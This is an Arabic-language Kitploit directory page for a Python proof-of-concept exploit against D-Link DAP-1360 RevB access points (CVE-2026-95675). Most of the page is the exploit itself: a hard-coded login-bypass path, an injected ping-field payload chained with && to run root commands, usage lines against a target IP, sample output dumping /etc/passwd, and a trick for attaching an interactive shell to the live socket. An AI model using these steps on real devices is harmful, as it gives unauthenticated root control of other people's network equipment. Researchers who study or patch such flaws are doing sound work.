

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories

CVE-2026-95675 — Python PoC يستغل CVE-2026-95675، وهو حقن أوامر بصلاحيات الجذر دون مصادقة في البرنامج الثابت لجهاز D-Link DAP-1360 RevB عبر تجاوز مصادقة مضمّن ومعالج formSystemCheck. | Kitploit
أدوات/GitHubGitHub/d6fault/cve-2026-95675
أمان الأنظمة المدمجةأمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالالهندسة العكسيةاستغلال تطبيقات الويبأمان الأجهزة وإنترنت الأشياءأداة الوصول عن بعدتحليل البرامج الثابتة
GitHubd6fault/cve-2026-95675

CVE-2026-95675

Python PoC يستغل CVE-2026-95675، وهو حقن أوامر بصلاحيات الجذر دون مصادقة في البرنامج الثابت لجهاز D-Link DAP-1360 RevB عبر تجاوز مصادقة مضمّن ومعالج formSystemCheck.

عرض المستودع
1149منذ شهر واحدلم تتم المراجعة بعد
مشاركة

CVE-2026-95675 — D-Link DAP-1360 RevB

تنفيذ أوامر عن بُعد بصلاحيات الجذر دون مصادقة (CWE-78 — حقن أوامر نظام التشغيل) في المعالج formSystemCheck، يمكن الوصول إليه عبر باب خلفي للمصادقة مضمّن بشكل ثابت. تم التحقق منه على DAP-1360 RevB، الإصدار 2.14B05.

السبب الجذري

مشكلتان مستقلتان متسلسلتان:

1. مسار تجاوز المصادقة المضمّن بشكل ثابت. في main (httpd @ 0x4064c8):

strcasecmp(request_path, "dEfWzDLOgIn")   ; token @ 0x48046c
  ...
  sw 1, 8(sp_login_slot)                  ; mark this source-IP as logged in

GET /dEfWzDLOgIn يُرجع 404 (فهو ليس ملفًا حقيقيًا) لكن، كأثر جانبي، يضع علامة على فتحة جلسة عنوان IP المصدر الطالب كمُصادَق عليها — دون الحاجة إلى اسم مستخدم أو كلمة مرور أو كابتشا.

2. حقن أوامر نظام التشغيل. formSystemCheck (POST /apply.cgi?formSystemCheck) يبني أمر shell باستخدام:

_system("ping %s -c 2 >/tmp/test_ping", cgi("ipv4_ping"))

يُمرَّر ipv4_ping دون تعقيم إلى سلسلة التنسيق؛ ويستخدم _system() vsprintf في مخزن مؤقت ثابت على المكدس ويسلّمه إلى system(). لا يُجري المعالج أي فحص مصادقة خاص به.

تحذير بشأن المحلّل

يقوم محلّل جسم POST في busybox بإزالة ; و| والعلامة الخلفية والسطر الجديد، لكن && يبقى. يجب أن يُنهي الحمولة البادئة ping ثم تتسلسل بـ &&، على سبيل المثال:

127.0.0.1 -c 1 && <command> > /www/out.htm && x

الاستخدام

python3 autopoc.py <target> [command]

python3 autopoc.py 192.168.0.50
python3 autopoc.py 192.168.0.50 "ls -la /"
ArgDescription
targetالمضيف/عنوان IP الهدف (المخطط الافتراضي http://)
command (اختياري)أمر الجذر المراد تنفيذه (الافتراضي: cat /etc/passwd)؛ استخدم &&، وليس ;/`

كيف يعمل

  1. GET /dEfWzDLOgIn — يُفعّل تجاوز المصادقة المضمّن بشكل ثابت (يُرجع 404؛ يحدث الأثر الجانبي على جانب الخادم).
  2. POST /apply.cgi?formSystemCheck مع ipv4_ping=127.0.0.1 -c 1 && <cmd> > /www/<OUT> && x — حقن أوامر بصلاحيات الجذر.
  3. GET /<OUT> — يسترجع مخرجات الأمر (يخدم httpd ملفات .htm/.html، وليس .txt).

المخرجات

[*] target   : 192.168.0.50
[*] command  : cat /etc/passwd
[*] GET /dEfWzDLOgIn -> 404 (login slot flagged)
[*] POST /apply.cgi?formSystemCheck -> 302
[+] output (RCE.htm):
------------------------------------------------------------
root:x:0:0:root:/:/dev/null
nobody:x:0:0:nobody:/:/dev/null
------------------------------------------------------------

ملاحظات / قيود

  • لا يحتوي busybox على الجهاز على nc أو wget أو base64 أو chmod أو id — استخدم cat وecho وls وcp، إلخ.
  • تُكتب المخرجات في docroot القابل للكتابة من الجميع وتُجلب عبر HTTP (لا حاجة إلى مستمع).
  • للحصول على shell تفاعلي، ترث العملية المحقونة مقبس العميل كـ fd 5؛ وبالاقتران مع تأجيل httpd للاستجابة حتى يعود _system()، يمكن لـ sh <&5 >&5 2>&5 إرفاق shell بالاتصال الحي (هش تحت QEMU بوضع المستخدم؛ أفضل على العتاد الحقيقي).
  • لا ينطبق على DAP-1360 RevC1 / الإصدار 3.00 أو إصدارات "D-Link Russia" من DIR/xDSL — نقاط نهاية وdocroot ومحلّل مختلفة. تتطلب تلك تحليلًا منفصلًا.

التعرّض

يُظهر Shodan ("CAMEO-httpd"، لافتة بائع httpd) عددًا صغيرًا فقط من الحالات المكشوفة على الإنترنت لهذه القاعدة البرمجية بالتحديد؛ فالجهاز في الأساس نقطة وصول على جانب الشبكة المحلية. يتطلب الاستغلال إمكانية الوصول إلى واجهة إدارة الويب.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    275

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





